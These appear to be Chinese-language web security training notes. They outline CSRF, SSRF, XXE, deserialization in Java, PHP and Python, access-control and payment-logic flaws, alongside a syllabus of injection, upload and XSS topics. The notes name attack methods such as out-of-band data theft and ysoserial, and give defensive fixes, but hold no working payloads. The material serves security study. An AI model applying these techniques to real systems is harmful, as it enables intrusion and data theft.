




Day67 WEB攻防-Java安全 &JNDI&RMI&LDAP&五大不安全组件&RCE执行 &不出网



2 文件上传





通用安全漏洞

4 CSRF

-
- ```

graph LR
 A[条件] --> B[1、目标用户已经登录了网站，能够执行网站的功能。]
 A --> C[2、目标用户访问了攻击者构造的 URL。]
 C -- 探针且防御 --> D[1、看验证来源-修复]
 C -- 探针且防御 --> E[2、看凭证有无 token-修复]
 C -- 探针且防御 --> F[3、看关键操作有无验证-修复]
 F -- 流程 --> G[1、获取目标的触发数据包]
 F -- 流程 --> H[2、利用 CSRFTester 构造导出]
 F -- 流程 --> I[3、诱使受害者访问特定地址触发]
 I --> J[审计]

```
- 条件
- 1、目标用户已经登录了网站，能够执行网站的功能。
  - 2、目标用户访问了攻击者构造的 URL。
    - 探针且防御
      - 1、看验证来源-修复
      - 2、看凭证有无 token-修复
      - 3、看关键操作有无验证-修复
        - 流程
          - 1、获取目标的触发数据包
          - 2、利用 CSRFTester 构造导出
          - 3、诱使受害者访问特定地址触发
- 审计

## 5 SSRF

- 条件
  - 当前功能应用点利用服务器去解析拟提交的资源
- 功能
  - 分享
  - 转码
  - 翻译
  - 图片加载
  - 收藏
  - 信息探针
  - 内网扫描

| 语言     | PHP                     | Java    | curl                     | Perl              | ASP.NET             |
|--------|-------------------------|---------|--------------------------|-------------------|---------------------|
| http   | ✓                       | ✓       | ✓                        | ✓                 | ✓                   |
| socket | with<br>cURL extensions | builtin | before 7.40.0 不<br>支持SSL | ✓                 | before<br>version 3 |
| ftp    | cURL extensions         | ✓       | before 7.40.0 不<br>支持SSL | ✓                 | ✓                   |
| dns    | ✓                       | ✓       | ✓                        | ✓                 | ✓                   |
| file   | ✓                       | ✓       | ✓                        | ✓                 | ✓                   |
| imap   | ✓                       | ✓       | ✓                        | ✓                 | ✓                   |
| mysql  | with<br>cURL extensions | ✓       | ✓                        | ✓                 | ✓                   |
| xml    | with<br>cURL extensions | ✓       | ✓                        | ✓                 | ✓                   |
| xmlrpc | with<br>cURL extensions | ✓       | ✓                        | ✓                 | ✓                   |
| ldap   | with<br>cURL extensions | ✓       | ✓                        | ✓                 | ✓                   |
| ldap2  | 支持于<br>PHP 4.0.4, Japan | ✓       | ✓                        | 支持于<br>perl 5.005 | ✓                   |
| ldap3  | 支持于<br>PHP 5.0.0, Japan | ✓       | ✓                        | ✓                 | ✓                   |
| ldap4  | 支持于<br>php 5.0.0, Japan | ✓       | ✓                        | ✓                 | ✓                   |
| gopher | ✓                       | ✓       | ✓                        | ✓                 | ✓                   |
| php    | 支持于<br>PHP 4.0.4, Japan | ✓       | ✓                        | ✓                 | ✓                   |

- 探针且防御 ○ SSRF常见安全修复防御方案. ○
- 1、禁用跳转
  - 2、禁用不需要的协议
  - 3、固定或限制资源地址
  - 4、错误信息统一-信息处理

- SSRF白盒可能出现的地方
- 1、功能点抓包指向代码块审计
  - 2、功能点函数定位代码块审计

- ```

graph LR
    A[审计] --- B[SSRF黑盒可能出现的地方]
    B --- C1[1.社交分享功能]
    B --- C2[2.转码服务]
    B --- C3[3.在线翻译]
    B --- C4[4.图片加载/下载]
    B --- C5[5.图片/文章收藏功能]
    B --- C6[6.云服务商厂商]
    B --- C7[7.网站采集, 网站抓取的地方]
    B --- C8[8.数据库内置功能]
    B --- C9[9.邮件系统]
    B --- C10[10.编码处理, 属性信息处理, 文件处理]
    B --- C11[11.未公开的api实现以及其他扩展调用URL的功能]
    B --- C12[12.从远程服务器请求资源]
  
```


6 XXE&XML

- ```

graph LR
 Root[前置] --- A[理由：传输和存储数据]
 Root --- B[危害：文件读取，端口探针等]
 Root --- C[Content-Type]
 Root --- D[黑盒]
 Root --- E[白盒]
 Root --- F[有回显]
 Root --- G[无回显]
 Root --- H[伪协议玩法]
 Root --- I[禁用dtd实体引用]
 Root --- J[过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC]
 D --- D1[数据格式]
 D --- D2[svg&excel引用]
 E --- E1[1、可通过应用功能追踪代码定位审计]
 E --- E2[2、可通过脚本特定函数搜索定位审计]
 E --- E3[3、可通过伪协议玩法绕过相关修复等]
 F --- F1[file读取文件]
 F --- F2[http带外访问]
 G --- G1[file读取文件-先读取]
 G --- G2[http带外访问-加载实体]
 G --- G3[dtd实体带外访问-将数据参数发送接收文件接收数据处理]
 H --- H1[见笔记图，后期文件包含会讲]

```


## 文件包含



## 其他文件操作安全



## RCE



## PHP



## 反序列化

### JAVA

#### 属性

- `__toString()`: 把类当做字符串使用时触发
- `__sleep()`: `serialize()` 函数会检查类中是否存在一个魔术方法 `__sleep()` 如果存在, 该方法会被优先调用
- `public` (公共的): 在本类内部、外部类、子类都可以访问
- `protect` (受保护的): 只有本类或子类或父类中可以访问
- `private` (私人的): 只有本类内部可以使用
  - 序列化数据显式:
    - `private` 属性序列化的时候格式是 `%00 类名%00 成员名`
    - `protect` 属性序列化的时候格式是 `%00*%00 成员名`

#### 利用

- 单纯的魔术方法逻辑调用
- PHP 语言的特性漏洞-如 CVE-2016-7124
- 魔术方法内置原生类
  - 1、获取魔术方法对应原生类
  - 2、利用原生类官方说明配合
- 字符串逃逸 & Phar
  - 后面专题讲到

#### 原理

- 序列化: 把 Java 对象转换为字节序列的过程。
- 反序列化: 把字节序列恢复为 Java 对象的过程。

#### 发现

- Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等
- 功能
  - http 参数, cookie, session, 存储方式可能是 base64(r00), 压缩后的 base64(H4s), MII 等。Servlets http, Sockets, Session 管理器, 包含的协议就包括 JMX, RMI, JMS, JNDI 等 (xac \Xed) xmlstream, XmlDecoder 等 (http Body: Content-type: application/xml) json (jackson fastjson) http 请求中包含
- 数据特性
  - 一段数据以 r00AB 开头, 你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
  - 或者如果以 aced 开头, 那么他就是这一段 java 序列化的 16 进制。

#### 利用

- Ysoserial
  - 无组件
  - 有组件
- 特定的组件利用
  - shiro
  - jboos

### Python

#### 解释

- 文件 & 字符串 & 字节流 & 对象相互转换的过程

#### 原理

- 序列化调用魔术方法
- 反序列化调用魔术方法

#### 函数 & 魔术方法

- 函数使用:
  - `pickle.dump(obj, file)`: 将对象序列化后保存到文件
  - `pickle.load(file)`: 读取文件, 将文件中的序列化内容反序列化为对象
  - `pickle.dumps(obj)`: 将对象序列化成字符串格式的字节流
  - `pickle.loads(bytes_obj)`: 将字符串格式的字节流反序列化为对象
- 魔术方法:
  - `__reduce__()` 反序列化时调用
  - `__reduce_ex__()` 反序列化时调用
  - `__setstate__()` 反序列化时调用
  - `__getstate__()` 序列化时调用

#### 利用

- 注意当前构造版本和目标版本对应
- 注意当前是否需要编码、转换等

#### 白盒

- 搜索特定函数
- 使用 bandit

### 访问权限

#### 越权

- 水平同级用户
  - 用户信息获取时未对用户与 ID 比较判断直接查询等
- 垂直低高用户
  - 数据库中用户类型编号接受篡改或高权限操作未验证等

#### 访问控制

- 验证丢失
  - 未包含引用验证代码文件等
- 没有验证
  - 支持空口令、匿名、白名单等

#### 脆弱验证

- Cookie
  - JWT
  - Session
- 不安全的验证逻辑等

### 购买支付

#### 安全点

- 价格和数量
- 产品和订单编号
- 支付模式 & 接口数据
- 折扣优惠券积分等重复使用 & 再获取

#### 安全问题


- 1、商品购买-数量 & 价格 & 编号等
- 2、支付模式-状态 & 接口 & 负数等
- 3、折扣处理-优惠券 & 积分 & 重放等

#### 挖掘 & 修复

- 1、金额以数据库定义为准
  - 2、购买数量限制为正整数
  - 3、优惠券固定使用后删除
  - 4、订单生成后检测对应值
- 功能点抓包造代码测试

#### 找回机制

- 1、用回显状态判断-res 前端判断不安全
- 2、用用户名重定向-修改标示绕过验证
- 3、验证码回显显示-验证码泄漏验证虚设
- 4、验证码简单机制-验证码过于简单爆破



## 1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

- 
- 1、PHP-MYSQL-SQL注入-常规查询
  - 2、PHP-MYSQL-SQL注入-跨库查询
  - 3、PHP-MYSQL-SQL注入-文件读写

- 
- 1、PHP-MYSQL-SQL注入-数据请求类型
  - 2、PHP-MYSQL-SQL注入-数据请求方法
  - 3、PHP-MYSQL-SQL注入-数据请求格式

- 
- 1、PHP-MYSQL-SQL注入-方式增删改查
  - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
  - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

- 
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
  - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
  - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

- 
- 1、注入工具-SQLMAP-常规猜解&字典配置
  - 2、注入工具-SQLMAP-权限操作&文件命令
  - 3、注入工具-SQLMAP-Tamper&使用&开发
  - 4、注入工具-SQLMAP-调试指纹&风险等级

- 
- 1、PHP-原生态-文件上传-检测后缀&黑白名单
  - 2、PHP-原生态-文件上传-检测信息&类型内容
  - 3、PHP-原生态-文件上传-函数缺陷&逻辑缺陷
  - 4、PHP-原生态-文件上传-版本缺陷&配置缺陷

- 
- 1、PHP-中间件-文件上传-CVE&配置解析
  - 2、PHP-编辑器-文件上传-第三方引用安全

- 3、PHP-CMS源码-文件上传-已知识别到利用

- 
- 1、文件上传-安全解析方案-目录权限&解码还原
  - 2、文件上传-安全存储方案-分站存储&OSS对象

- 
- 1、文件包含-原理&分类&危害-LFI&RFI
  - 2、文件包含-利用-黑白盒&无文件&伪协议

- 
- 1、文件安全-前后台功能点-下载&读取&删除
  - 2、目录安全-前后台功能点-目录遍历&目录穿越

- 
- 1、XSS跨站-输入输出-原理&分类&闭合
  - 2、XSS跨站-分类测试-反射&存储&DOM

- 
- 1、XSS跨站-MXSS&UXSS
  - 2、XSS跨站-SVG制作&配合上传
  - 3、XSS跨站-PDF制作&配合上传
  - 4、XSS跨站-SWF制作&反编译&上传

- 
- 1、XSS跨站-攻击利用-凭据盗取
  - 2、XSS跨站-攻击利用-数据提交
  - 3、XSS跨站-攻击利用-网络钓鱼
  - 4、XSS跨站-攻击利用-溯源综合

- 
- 1、XSS跨站-安全防护-CSP策略
  - 2、XSS跨站-安全防护-HttpOnly
  - 3、XSS跨站-安全防护-XSSFilter

- 
- 1、CSRF-原理&检测&利用&防御
  - 2、CSRF-防御-Referer策略隐患
  - 3、CSRF-防御-Token校验策略隐患

- 
- 1、SSRF-原理-外部资源加载
  - 2、SSRF-利用-伪协议&无回显

- 3、SSRF-挖掘-业务功能&URL参数

- 
- 1、RCE-原理-代码执行&命令执行
  - 2、RCE-黑白盒-过滤绕过&不回显方案

- 
- 1、XXE&XML-原理-用途&外实体&安全
  - 2、XXE&XML-黑盒-格式类型&数据类型
  - 3、XXE&XML-白盒-函数审计&回显方案

- 
- 1、PHP-反序列化-应用&识别&函数
  - 2、PHP-反序列化-魔术方法&触发规则
  - 3、PHP-反序列化-联合漏洞&POP链构造

- 
- 1、PHP-反序列化-属性类型&显示特征
  - 2、PHP-反序列化-CVE绕过&字符串逃逸
  - 3、PHP-反序列化-原生类生成&利用&配合

- 
- 1、PHP-反序列化-开发框架类项目
  - 2、PHP-反序列化-Payload生成项目
  - 3、PHP-反序列化-Payload生成综合项目

- 
- 1、JavaScript-作用域&调用堆栈
  - 2、JavaScript-断点调试&全局搜索
  - 3、JavaScript-Burp算法模块使用

- 
- 1、JavaScript-反调试&方法&绕过
  - 2、JavaScript-代码混淆&识别&还原

